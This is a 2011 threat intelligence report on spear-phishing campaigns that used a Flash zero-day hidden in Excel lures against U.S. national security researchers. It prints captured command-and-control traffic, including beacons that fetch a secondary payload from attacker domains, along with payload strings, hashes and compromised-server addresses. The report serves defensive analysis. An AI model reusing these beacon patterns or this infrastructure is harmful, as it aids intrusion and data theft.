



Adobe Zero-Day Vulnerability Reporting

Prepared for the U.S. Government

May 11, 2011

Document Control

This document can be shared with personnel who have a valid "need to know" within your federal agency or network, typically defined as a person or group that has a direct role in securing federal networks. Recipients of this document cannot add, edit, change, or modify it in any way. This document contains the proprietary information and intellectual property of an independent contractor, iSIGHT Partners, Inc., and the document is protected from unauthorized disclosure or use. The information in this report is not subject to disclosure under any federal, state, or local freedom of information law or regulation. Further, Federal laws may protect the disclosure of information in this document. 18 USC Section 1905 ("Disclosure of Confidential Information Generally") prohibits government employees from disclosing company proprietary information under criminal statutes. This information or document, or portions thereof, may only be used for research purposes and such information or any information derived therefrom, or any person or persons involved in its creation, may not be used or deposited in any criminal or other proceeding (including but not limited to use in search/arrest warrants or affidavits or grand jury subpoenas and proceedings). Users must adhere to any intellectual property rights contained in this document or in material in linked websites.

Contents

Targeted Lure Exploits 0-Day Flash Vulnerability; National and Homeland Security Policy and Research Community in the Crosshairs.....	6
Overview	6
Lure and Exploit Details	6
Intrusion Targets	7
Command and Control and Data Exfiltration Infrastructure	9
Links to Previous Intrusion Attempts	11
Outlook and Implications	12
Contents of Complete 'crsenvironscan.xls' Spreadsheet.....	13
Additional Lures Exploiting Adobe 0-Day (CVE-2011-0609) Observed; Likely Indicates Coordinated Intrusion Attempts	19
Lure Details	19
Payload Details.....	20
Command and Control Details	21
Intended Targets	22
Outlook and Implications	23
Continued Exploitation of CVE-2011-0609 Observed in Targeted Attacks.....	25
Overview	25
Lure Details	25
Payload Details.....	26
Command and Control	27
Links to Previous Intrusions	28
Outlook and Implications	28
Dropped Files as Part of Adobe Flash Player 10.2.152.32 SWF File-Handling Vulnerability	30
Abstract	30
Analysis	30
Hostile Remote Content.....	31
Registry Data	32
Adobe Flash Exploit Targets Unidentified Flash Vulnerability; Aimed at Former High-Ranking National Security Policymakers	35
Overview	35
Spear Phish Details.....	35
Payload Details.....	36
Command and Control Details	39
Outlook and Implications	40

Tensions Mount Regarding Yuange1975 Online Persona.....	42
Overview	42
Details	42
Outlook and Implications.....	44
Microblogger Yuange1975 Linked to Latest Adobe Flash Zero-Day Vulnerability	45
Overview	45
Continued Exploitation of CVE-2011-0611 Targets National Security Research and Policymaking Community.....	46
Overview	46
Spear Phish Details.....	46
Payload Details.....	48
Command and Control Details.....	49
Network Exploitation	50
Outlook and Implications.....	51
CVE-2011-0611 Exploit Drops Poison Ivy Variant; Victims Identified.....	53
Overview	53
Spear Phish Details.....	53
Payload and Command and Control	54
Victimology	55
Links to Previous Attacks	55
Outlook and Implications.....	56
Possible Chinese Actors Continue to Leverage New Flash Zero-Day CVE-2011-0611 to Target National Policy Researchers; May Indicate Organizational Effort.....	58
Overview	58
Spear Phish Details.....	58
Payload and Command and Control	59
Outlook and Implications.....	60
Custom Trojan Used in Targeted Intrusion Campaign; Dropped via Exploitation of CVE-2011-0609 and CVE-2011-0611	62
Overview	62
Spear Phishing E-Mail Details.....	62
Payload and Command and Control	63
Links to Previous Attacks	63
Outlook and Implications.....	66
Chinese Actor Very Likely Responsible for Intrusion Operation Targeting US Energy Sector	68
Overview	68
Details of Attempted Intrusion	68

Links to Previous Attacks	70
Actor Attribution.....	70
Outlook and Implications.....	71
Appendix A – Strings Pulled from msdtc.exe.....	72
Appendix B – Full List of Drones Infected with Poison Ivy.....	73

Targeted Lure Exploits 0-Day Flash Vulnerability; National and Homeland Security Policy and Research Community in the Crosshairs

Originally published on March 10, 2011

Key Points:

- On March 8, 2011, an intrusion attempt against the national and homeland security policymaking and research community was observed.
- This attempted intrusion leveraged a 0-day exploit targeting a previously unknown vulnerability in Adobe Flash and used the compromised network infrastructure of an oil services company in Houston, Texas.
- The novel nature of the exploit and stealthy nature of the payloads suggest that the attackers placed a high value on their need to compromise the targets of this attempted intrusion. Additional intrusion attempts by the actor or group of actors responsible for this incident should be expected in the near to mid-term.

Overview

An e-mail lure targeting individuals in the national and homeland security policymaking community spoofing a well-known and well-respected subject matter expert in the counterterrorism policy field was sent on March 8, 2011. Attached to the e-mail was a Microsoft Excel spreadsheet that was altered to include an embedded Adobe Flash 0-day exploit. Victimized computers of this intrusion likely upload data to the attackers through a compromised network belonging to Bless Oilfield Services, Inc. Further intrusion operations from the actor or group of actors responsible for this attack should be expected in the near to mid-term.

Lure and Exploit Details

A targeted e-mail-based lure with the subject line "Environmental Scan Matrix of Risk and Security Organizations" was observed in the wild on March 8, 2011.

The targeted lure spoofed an individual widely recognized as a subject matter expertise in counterterrorism policy. The lure was sent from 75.148.254.114, which also hosts the domain blessoilfieldservices.net. This domain is used by Bless Oil Field Services Inc. of Houston, Texas, an apparently legitimate extractive industry firm that has offered engineering support to oil field and pipeline customers since at least 2002.



Homepage of Bless Oilfield Services, Inc.

If victims open this spreadsheet, an embedded Adobe Flash file designed to exploit a 0-day vulnerability in Flash is executed. Markers within the hostile spreadsheet surrounding the hostile flash exploit contain the following strings of interest:

seg000:0000015A	cmp	dword ptr [eax], 47422E43h ;C.BG
seg000:00000162	cmp	dword ptr [eax+4], 19890604h
seg000:00000176	cmp	dword ptr [eax], 4B635546h ; FUCk
seg000:0000017E	cmp	dword ptr [eax+4], 19820424h

The string C.BG may be a handle used by the attacker, and it is possible that 19890604h and 19820424h are references to June 4, 1989 and April 24, 1982, respectively. June 4, 1989 may be a reference to the Tiananmen Square student protests known in China as the "June Fourth Incident." The meaning of the April 24, 1982 date is currently unclear, but may refer to a significant meeting date between Chinese officials and a Tibet delegation during the 9th Chinese Communist Party Conference.

This flash exploit drops a payload with MD5 1E09970C9BF2CA08EE48F8B2E24F6C44 that, as of this writing, was only detected by 1 of 43 anti-virus vendors participating in the VirusTotal multiscanner service.

Intrusion Targets

While the precise targets of this intrusion operation are unclear, the 'crsensivironscan.xls' attachment provides indications of a possible target list. After this spreadsheet is opened, the 0-day exploit is executed, the payload is dropped and another spreadsheet named crsensivironscan2.xls is dropped on the compromised system. Crsensivironscan2.xls is then opened and displayed. The title of this dropped spreadsheet is 'Organizations that have Contributed Funds to Research Institutes for Homeland Security-Issues'. Organizations listed in this spreadsheet include:

- Pew Charitable Trusts
- Ploughshares Fund
- President's Commission on Critical Infrastructure Protection
- Public Entity Risk Institute
- Rockefeller Brothers Fund
- Rockefeller Foundation

SANDIA National Laboratories
United States Institute of Peace
US Army Corps of Engineers
US Army National Ground Intelligence Center
US Bureau of Reclamation
US Department of Defense
US Department of Energy
US Department of State
US Nuclear Regulatory Commission
USAID grants
USDOC
USDOJ- Office of Justice Programs
USDOT
USGS- Geological Survey
USOHS- Office for Domestic Preparedness
W. Alton Jones Foundation
William and Flora Hewlett Foundation
World Bank funds

Analysis of this spreadsheet's strings illustrate that it was originally created by Joseph Sarkis, a professor of Operations and Environmental Management at Clark University in Worcester, Massachusetts. This dropped spreadsheet appears to have been derived from an identically named spreadsheet, crsenvironscan.xls, posted on Clarke University's George Perkins Marsh Institute website.

The contents of the original spreadsheet reveal many more organizations. Of particular note is a tab in this original spreadsheet labeled 'Env_Scan'. Listed within this tab are a number of academic programs, non-profit organizations, for-profit companies and government-funded think tanks engaged in national and homeland security policy research. One of the organizations listed within the 'Env_Scan' tab of the legitimate spreadsheet has been confirmed as a target of this attempted intrusion. At least five other entities identified in this list have also previously been victimized in earlier, highly targeted intrusion activity since at least February 2010. For a complete list of the organizations listed in the spreadsheet, see the *Contents of Complete 'crsenvironscan.xls' Spreadsheet* section at the end of this article.

It is likely that the original crsenvironscan.xls was used to construct the target list for this intrusion attempt as part of an open-source intelligence collection activity providing targeting support to intrusion operations. There is precedent in earlier observed targeted intrusion activities for such open-source material, originally used for targeting purposes, to subsequently be leveraged to support the construction of social engineering lures. While this represents a significant operational tradecraft error, in that it provides insight into likely targeting analysis methodologies, such mistakes are not implausible in highly iterated intrusion sets active with high operational tempo. This scenario is particularly likely in cases where operators may not be universally fluent in English or fully aware of the context and substantive meaning of the materials used in the development of the targeted malware delivery lure.

Command and Control and Data Exfiltration Infrastructure

The initial payload with the MD5 1E09970C9BF2CA08EE48F8B2E24F6C44 beacons to a check-in server hosted at the domain news.googleupdateservices.com. The GET request to this check-in server is as follows:

```
GET /html/lost.html HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; InfoPath.2)
Host: news.googleupdateservices.com
Connection: Keep-Alive

HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Wed, 09 Mar 2011 01:35:07 GMT
Connection: close
Content-Length: 4040
Content-Type: text/html
```

While this initial request returned a 404, the payload repeatedly checks into this server at intervals randomly timed between 10 and 20 minutes. In lab testing, approximately 7 hours after initial infection, the dropped payload received the following response from its GET requests to news.googleupdateservices.com:

```
GET /html/lost.html HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; InfoPath.2)
Host: news.googleupdateservices.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 09 Mar 2011 08:18:27 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 09 Mar 2011 08:09:42 GMT
ETag: "d89e765831decb1:16ad"
Content-Length: 88

<!-- google_adad_heighthttp://news.googleupdateservices.com/html/wuauclt.html height -->

GET /html/wuauclt.html HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; InfoPath.2)
```

Host: news.googleupdateservices.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 09 Mar 2011 08:18:27 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 09 Mar 2011 08:02:34 GMT
ETag: "f8272c5930decb1:16ad"
Content-Length: 47788

It is worth noting that the Last-Modified value of the page /html/lost.html was changed from the initial unsuccessful request 7 hours before. During the first unsuccessful GET request, /html/lost.html had a Last-Modified value of "Wed, 09 Mar 2011 01:35:07 GMT" and when the initial payload received a successful response from news.googleupdateservices.com/html/lost.html, the Last-Modified value was "Wed, 09 Mar 2011 08:09:42 GMT."

The domain news.googleupdateservices.com resolves to IP 173.10.48.242, which is administered by Comcast Cable Communications and appears to be used by a Comcast Business account in Michigan. The domain veng.com, which is owned by Virtual Engineering, Inc. in Plymouth, Michigan, also resolves to this IP. It is therefore likely, that the server hosting veng.com was compromised and used by the attackers as a location to store the secondary payload used in this operation.

The modification to /html/lost.html hosted on news.googleupdateservices.com that resulted in this updated value was the addition of the <!--
google_adad_heighthXXp://news.googleupdateservices.com/html/wuauclt.html height --> comment string. This comment string instructed the initial payload with the MD5 1E09970C9BF2CA08EE48F8B2E24F6C44 to download a secondary payload from the provided location. The follow-up request to /html/wuauclt.html returned an encoded response that dropped a secondary payload with the following properties:

File: wuauclt.exe
Size: 35840
MD5: 8FBF939F9032FCDD30962EC42F8FAA11

This file was undetected by all 43 anti-virus vendors participating in the VirusTotal multiscanner service. Once installed, wuauclt.exe initiates an SSL connection to 75.148.254.114—the same IP used by blessoilfieldservices.net, the location from which the lure e-mail originated. While this connection was secured via SSL, the following strings were recovered from these communications:

.....0z1.0...U....US1.0...U....District of Columbia1.0...U...
Washington1.0
..U.
..IFC1.0
..U....CBI1.0...U....ifcpasskey.ifc.org0..
090826004820Z.
120810004820Z0z1.0...U....US1.0...U....District of Columbia1.0...U...
Washington1.0
..U.

```

..IFC1.0
..U....CBI1.0...U....ifcpasskey.ifc.org0.."0
..*.H..
.....0..
.....!.....a....G....GV.#6`...b....E].....t.....7[.k.....M.D...C7[X.2,.Nd&.d...d...q. | ...^3B...+z....q.K.^
..(.Bg..s...S<.y.1..s..Y.....a....
&...J...uX...U.0..p8.@..B_.T.../.....Q*.HY..(.T ...X4..'..F.qg.....p.aQ.....
.Z."^=.....U....{+..8.....0..0...U.....3.9,* .....-[.0....U.#...0....3.9,* .....-
[.~.|0z1.0...U....US1.0...U....District of Columbia1.0...U...
Washington1.0
..U.
..IFC1.0
..U....CBI1.0...U....ifcpasskey.ifc.org.....q~.0...U....0....0
..*.H..

```

While the significance of these strings is unclear, several possible scenarios exist. First, it is possible that these strings were code artifacts from a previous attempted intrusion against ifc.org—a domain belonging to the International Finance Corporation, a member of the World Bank group. The institution has been previously targeted in sustained intrusion operations since at least April 2007. Alternatively, but less likely, it is possibility that the compromised computer was instructed to initiate a connection to ifcpasskey.ifc.org via the compromised server owned by Bless Oil Services, Inc. Passkey is the designator for an authentication mechanism used to validate external user access to World Bank group intranet services, including those supporting the International Finance Corporation, Multilateral Investment Guarantee Agency and the International Bank for Reconstruction and Development.

The wuaclt.exe payload was also likely used to exfiltrate data stolen from victims' machines. Strings from the payload include:

```

D-o-w-n-l-o-a-d-f-i-l-e%s*****%d@@@@@%d
Could not open file for reading
Begin Upload
U-p-l-o-a-d-f-i-l-e%s*****%d

```

These strings indicate that the payload likely used a file transfer function to move data between the targeted computer and the drop server at 75.148.254.114.

Links to Previous Intrusion Attempts

Tactics, techniques and procedures (TTP) observed in this targeted intrusion attempt have been previously observed in past intrusion attempts. For example the use of compromised third-party sites to deliver command and control (C&C) instructions was observed in an intrusion attempt targeting the International Crisis Group in June 2010 (for more information on this attempted intrusion, see iSIGHT Partners. *ThreatScape Network Conflict*, "Phishing Lure Targets the International Crisis Group; Similar to Previous Targeted Attacks Against US Government Organizations." Intel-258387. July 15, 2010).

During this June 2010 attempted intrusion, an attacker, likely an actor with the handle Ugly Gorilla, passed commands to infected computers by posting base64-encoded html comment strings to a hacked website. Infected computers were instructed to routinely check in with this hacked website, decode the html comment strings and follow the commands. Observed encoded commands instructed victimized

systems to download secondary payloads that initiated SSL connections to other servers, possibly as a means to exfiltrate stolen data.

While the techniques used by Ugly Gorilla are not identical to the techniques observed in this most recent intrusion attempt, these documented similarities warrant further study. Additionally, although Ugly Gorilla may not be responsible for the current intrusion attempt, it is clear that he shares the same modus operandi as the responsible attacker or group of attackers.

Outlook and Implications

Actors are unlikely to capriciously use a 0-day exploit on low-value targets. The use of a 0-day exploit in this case suggests that the attackers placed a high value on penetrating the targets of this attempted intrusion operation. Further, it is also possible that the actor or group of actors responsible for this intrusion attempt possess additional 0-day exploits or believe that additional exploits can be easily produced or acquired.

In either case, additional intrusion operations by this actor or group of actors should be expected in the near to mid-term. Future intrusion attempts will likely target members of the same national and homeland security policy making and research communities.

Further, the use of Bless Oilfield Services, Inc.'s network in this intrusion attempt suggests that the same actor or group of actors had either previously penetrated this network or bought access to this compromised network. In either case, it is possible that Bless Oilfield was compromised in an earlier intrusion, and that valuable data was exfiltrated from this network. Monitoring inbound connections to this network may reveal the attacker's origin.

The cross-sector nature of observed indicators in the intrusion attempt—spanning policy, homeland security, financial and energy / extractive entities—may suggest that adversary operators are recycling intelligence and infrastructure to a greater degree than previously suspected as part of ongoing network exploitation activity targeting a wide range of institutions in a sustained and iterated campaign series. While prior intrusion campaigns have been observed that used common operational infrastructure for targets corresponding to multiple likely differing collection objectives, adversary operational tradecraft is believed to have evolved to more carefully segment C&C and other supporting infrastructure following highly public disclosures in 2009 that linked ongoing intrusion activities across targets. Observed behavior in this incident may indicate an adversary operator or operations group that is either unaware of such tradecraft measures or unconcerned with phase segmentation. Alternatively, the observed activity may represent a degree of infrastructure and other support segmentation consistent with evolving tradecraft sophistication, but within a much larger intrusion set.

Contents of Complete 'crsenviroscan.xls' Spreadsheet

Env_Scan Tab

International Security Program (ISP) (Harvard U.- Kennedy School of government and Belfer Center for Science and Intl Affairs)
The Disaster Research Center (U. of Delaware)
Center for International and Security Studies at Maryland (U. of Maryland - Maryland School of Public Affairs)
Institute for Crisis, Disaster, and Risk Management (George Washington U.)
Wharton Risk Management and Decision Process Center (University of Pennsylvania - The Wharton School of Business)
Natural Hazards Research and Applications Information Center (NHRAIC) (University of Colorado - Institute of Behavioral Science)
The Center for Deterrence of Biowarfare and Bioterrorism (University of Louisville - School of Public Health and Information Sciences)
Center for Emergency Response Technology, Instruction, and Policy (Georgia Institute of Technology)
Center for Hazards and Risk Research (Columbia University)
Hazards Research Lab (University of South Carolina - Department of Geography)
Center for Public Health and Disasters (University of California at Los Angeles - School of Public Health)
Hazard Reduction & Recovery Center (Texas A&M University)
Center for Risk Studies and Safety (University of California Santa Barbara)
Center for Risk Management of Engineering Systems (University of Virginia - School of Engineering and Applied Science)
Harvard Center for Risk Analysis (Harvard University)
Center for Risk and Economic Analysis of Terrorism Events (University of Southern California)
Center for Health and Homeland Security (University of Maryland Baltimore)
Program for International and Homeland Security (Ohio State University)
Homeland Security (network) (University of California at San Diego)
Center for Risk Perception and Communication (Carnegie Mellon U.)
Center for International Security and Cooperation (Stanford U. - Stanford Institute for International Studies)
Center for International Trade and Security (University of Georgia - School of Public and International Affairs)
Disaster Research Group (Millersville University)
University of Chicago
Center for Post-Harvest Food Protection and Defense (University of Minnesota)
National Center for Foreign Animal and Zoonotic Disease Defense (Texas A&M University)
Purdue Homeland Security Institute (Purdue University)
Center for Hazards Research and Policy Development (University of Louisville)
Center for Human Performance and Risk Analysis (University of Wisconsin-Madison)
Center for Technology Risk Studies (University of Maryland, College Park)
National Center for Explosion Resistant Design (University of Missouri-Columbia - Department of Civil and Environmental Engineering)
Center for Peace and Security Studies (Georgetown Univ- School of Foreign Service)
Engineereing Risk Research Group (Stanford University- Management Science & Engineering (MS&E) department)
Center for Technology, Environment, and Development (CENTED) (Clark Univ - Marsh Institute)
Hoover Institution on War, Revolution and Peace (Stanford University)
Institute on Global Conflict and Cooperation (Univ of Calif at San Diego)
Olin Institute for Strategic Studies (Harvard Univ)

Center for Transatlantic Relations: research on security issues (Nitze School of Advanced International Studies - Johns Hopkins Univ)
Security Studies Program (Massachusetts Institute of Technology)
The Program on Science & Global Security (Princeton Univ- Woodrow Wilson School of Public and International Affairs)
World Policy Institute (New School University)
Department of Engineering and Public Policy (Carnegie Mellon Univ)
Peace Studies Program (Cornell Univ)
Center for International Strategy, Technology and Policy: Security Program (Georgia Institute of Technology - School of International Affairs)
Program in Arms Control, Disarmament, and International Security (Univ of Illinois)
Center for Catastrophe Preparedness & Response (New York University)
Institute for Strategic Threat Analysis and Response
HLM Consultants
DRM World Institute for Disaster Risk Management
the Terrorism Research Center, Inc.
Abt Associates
Risk Management Solutions
AIR Worldwide Corporation
Jane's Information Group
Aon Corporation
Technical Defense, Inc.
Threat Resolution Limited
Hicks and Associates
Centre for Analysis of Risk and Regulation (London School of Economics)
Homeland Security Institute (HSI)
(Analytical Services [ANSER])
CENTER FOR ARMS CONTROL and NON-PROLIFERATION
Center for Defense Information
Center for Security Policy
The Brookings Institution (Defense Research Topics: Homeland Security)
Center for Nonproliferation Studies (Monterey Institute of International Studies)
Cato Institute
Center for Defense Information
Council on Foreign Relations
The International Institute for Strategic Studies
Center for Infrastructure Expertise
International Center for Terrorism Studies (The Potomac Institute for Policy Studies)
Institute for the Analysis of Global Security
Homeland Security Policy Institute Group
Institute for Resource and Security Studies
National Memorial Institute for the Prevention of Terrorism
Public Entity Risk Institute
Nonprofit Risk Management Center
Henry L. Stimson Center
Institute for Foreign Policy Analysis
Center for Science, Technology and Security Policy (American Association for the Advancement of Science - AAAS)
Mitretek
Center for Strategic and International Studies

Decision/Analysis Partners
National Academic Consortium for Homeland Security (Ohio State University)
International Policy Institute for Counter-Terrorism
Nuclear Threat Initiative
British American Security Information Council
Canada-United States Cargo Security Project
Terrorism Studies Group
Terrorism Research Center, Inc.
Battelle Memorial Institute
RAND Center for Terrorism Risk Management Policy
Chemical and Biological Arms Control Institute
Public Risk Management Association
Risk Management Resource Center
Heritage Foundation
The Infrastructure Security Partnership
Henry L. Stimson Center
Homeland Security Research Corporation (HSRC)

DONORS Tab

Alfred P. Sloan Foundation
Amoco Petroleum Products
Canadian Centre for Foreign Policy Development
Carnegie Corporation of New York
Compton Foundation, Inc.
Constellation Energy Group
Defense Threat Reduction Agency
Delta Airlines Foundation
DTRA
Duke Power (Catawba Nuclear Power Station)
Electric Power Research Institute
EPA
Exelon (Byron Nuclear Power Station)
ExxonMobil Corporation
FBI
Federation of American Scientists Fund
FEMA
Ford Foundation
FUTURES
Honeywell Corporation
Iain Ching-Kuo Foundation for International Scholarly Exchange
Imation Voima Oy (Fortum Engineering)
Institute for Business and Home Safety
Japan Foundation Center for Global Partnership
Japan's National Institute for Research Advancement (NIRA)
Japan-US Friendship Commission
JJJ Foundation
John D. and Catherine T. MacArthur Foundation
John Merck Fund
Josiah Macy, Jr. Foundation
Lockheed Martin-Government Electronic Systems

MacArthur Foundation
MITREK
National Reconnaissance Office
National Security Education Program
NATO
NSF
Nuclear Power Engineering Corporation
Packard Foundation
Pew Charitable Trusts
Ploughshares Fund
President's Commission on Critical Infrastructure Protection
Public Entity Risk Institute
Rockefeller Brothers Fund
Rockefeller Foundation
SANDIA National Laboratories
United States Institute of Peace
US Army Corps of Engineers
US Army National Ground Intelligence Center
US Bureau of Reclamation
US Department of Defense
US Department of Energy
US Department of State
US Nuclear Regulatory Commission
USAID grants
USDOC
USDOJ- Office of Justice Programs
USDOT
USGS- Geological Survey
USOHS- Office for Domestic Preparedness
W. Alton Jones Foundation
William and Flora Hewlett Foundation
World Bank funds

CUSTOMERS Tab

NUCLEAR THREAT INITIATIVE
COMPTON FOUNDATION
ROCKEFELLER BROTHERS FUND (FBF): DEMOCRATIC PRACTICE PROGRAM
ROCKEFELLER BROTHERS FUND (RBF): PEACE AND SECURITY PROGRAM
NATO North Atlantic Treaty Organization (Advanced Study Institutes)
NSF: SMALL GRANTS FOR EXPLORATORY RESEARCH (SGER)
NSF's HUMAN AND SOCIAL DYNAMICS (HSD)
NSF's DECISION, RISK, AND MANAGEMENT SCIENCE PROGRAM
HEWLETT (William & Flora) FOUNDATION – ENVIRONMENT PROGRAM (energy grants)
PUBLIC ENTITY RISK INSTITUTE (PERI) - Grant Program
THE ENERGY FOUNDATION
National Security Council
National Institute of Standards and Technology

PARTNERS Tab

TheTrainingCo.

National Center for Explosion Resistant Design (NCERD)

Center for Hazards and Risk Research

Lamont-Doherty Earth Observatory

Columbia University

Public Safety Program at Anna Maria College

Tags:

Email Name:	Targeted Lure
Identifier:	Attacker
Date:	03/08/11
Source IP:	75.148.254.114
Source Domain:	blessoilfieldservices.net
Subject:	Environmental Scan Matrix of Risk and Security Organizations
Attachment Name:	crsenvironscan.xls
Attachment MD5:	4BB64C1DA2F73DA11F331A96D55D63E2
Network Name:	Compromised Network
Identifier:	Proxy
IPs:	75.148.254.114
Domain:	blessoilfieldservices.net
Domain Time of Lookup:	03/10/11 07:00:00 AM
Type:	Data Exfiltration-Drop Site
File Name:	Compromised Network
Identifier:	Proxy
IPs:	173.10.48.242
Domain:	news.googleupdateservices.com
Domain Time of Lookup:	03/10/11 07:00:00 AM
Type:	Secondary Payload Retrieval
Network Name:	Compromised Network
Identifier:	Proxy
IPs:	173.10.48.242
Domain:	news.googleupdateservices.com
Domain Time of Lookup:	03/10/11 07:00:00 AM
Type:	Secondary Payload Retrieval
File Name:	Initial Payload
Identifier:	Attacker
Extension:	.exe
File Size:	46048
MD5:	1E09970C9BF2CA08EE48F8B2E24F6C44
File Name:	Secondary Payload

Identifier:	Attacker
Extension:	.exe
File Size:	35840
MD5:	8FBF939F9032FCDD30962EC42F8FAA11

Additional Lures Exploiting Adobe 0-Day (CVE-2011-0609) Observed; Likely Indicates Coordinated Intrusion Attempts

Originally published on March 16, 2011

Key Points:

- An additional lure that contains exploit code targeting the recently announced Adobe Flash 0-day (CVE-2011-0609) was observed in the wild on March 15, 2011.
- This lure was likely used in a targeted intrusion directed against attendees of a conference on nanotechnology materials science hosted at John Hopkins University on March 14, 2011.
- This intrusion attempt was likely executed by the same actor or group of actors responsible for an intrusion attempt observed on March 8, 2011 and is likely part of an ongoing intrusion series utilizing a common operational infrastructure. This specific infrastructure is likely linked to other incidents since at least June 2010.

A new lure possibly targeting attendees of a conference on nanomaterials hosted by John Hopkins University on March 14, 2011 was recently observed in the wild. This lure exploited the recently announced Adobe Flash 0-day (CVE-2011-0609). A payload dropped by this exploit demonstrated behavior very similar to a payload dropped by an exploit attached to a targeted lure observed on March 8, 2011. The March 8, 2011 lure that targeted members of the national and homeland security policy and research community utilized identical exploit code targeting the Adobe Flash 0-day (CVE-2011-0609) also observed in the March 15, 2011 lure. It is likely that these two intrusion attempts were supported and executed by the same actor or group of actors.


Lure Details

On March 15, 2011, a new lure containing a Microsoft Excel attachment with the following characteristics was observed in the wild:

File: Tentative Agenda.xls
Size: 123300
MD5: D8AEFD8E3C96A56123CD5F07192B7369

This lure contains an embedded malicious Adobe Flash file designed to exploit the recently announced 0-day CVE-2011-0609. This lure contains the exact same file properties—including creation date and last saved date values—as observed in a similar lure on March 8, 2011.

The March 15, 2011 lure also contains the exact same exploit code observed in the March 8, 2011 lure (for more information on the March 8, 2011 attempted intrusion, see iSIGHT Partners. *ThreatScape Network Conflict*, "Targeted Lure Exploits 0-day Flash Vulnerability; National and Homeland Security Policy and Research Community in the Crosshairs." Intel-373247. March 10, 2011).



March 8, 2011 lure properties (L); March 15, 2011 lure properties (R)

Payload Details

In the March 15, 2011 intrusion attempt, the exploit embedded in Tentative Agenda.xls drops a malicious payload with the following characteristics:

File: a.exe
 Size: 42904
 MD5: 57D5F310C8C1BFF7230CB182F476E715

The payload a.exe then initiates a malicious process labeled reader_sl.exe, which has the following characteristics:

File: reader_sl.exe
 Size: 65536
 MD5: 7E5BF703052846F89C6D1558AD823DBC

Command and Control Details

The reader_sl.exe payload initiates traffic to a command and control (C&C) server at info.msnhome.org.

```
GET /info.htm HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; GTB6.6; .NET CLR
2.0.50727)
Host: info.msnhome.org
Connection: Keep-Alive
```

The C&C server at info.msnhome.org initially responds with a 404. This behavior is very similar to the behavior observed in the March 8, 2011 intrusion attempt. In the March 8, 2011 intrusion attempt, the dropped malicious payload initiated GET requests to news.googleupdateservices.com/html/lost.html. The C&C server at news.googleupdateservices.com initially returned a 404 error. However, after 7 hours of unsuccessful requests, the control server eventually responded with a secondary payload. It is likely that the current C&C server at info.msnhome.org will eventually respond to infected drones with a secondary payload designed to execute network reconnaissance or data exfiltration.

The info.msnhome.org domain currently resolves to 208.44.242.107, which also hosts the following domains:

- companyinfosite.com
- home.reutersnewsonline.com
- lost.yahoodaily.com
- myyahooonews.com
- news.canadatvsite.com
- news.msnhome.org
- news.voiceofman.com
- safety.canadatvsite.com
- security.canadatvsite.com
- update.idirecttech.com
- worldsiddata.org
- www.idirecttech.com
- www.webservicesupdate.com

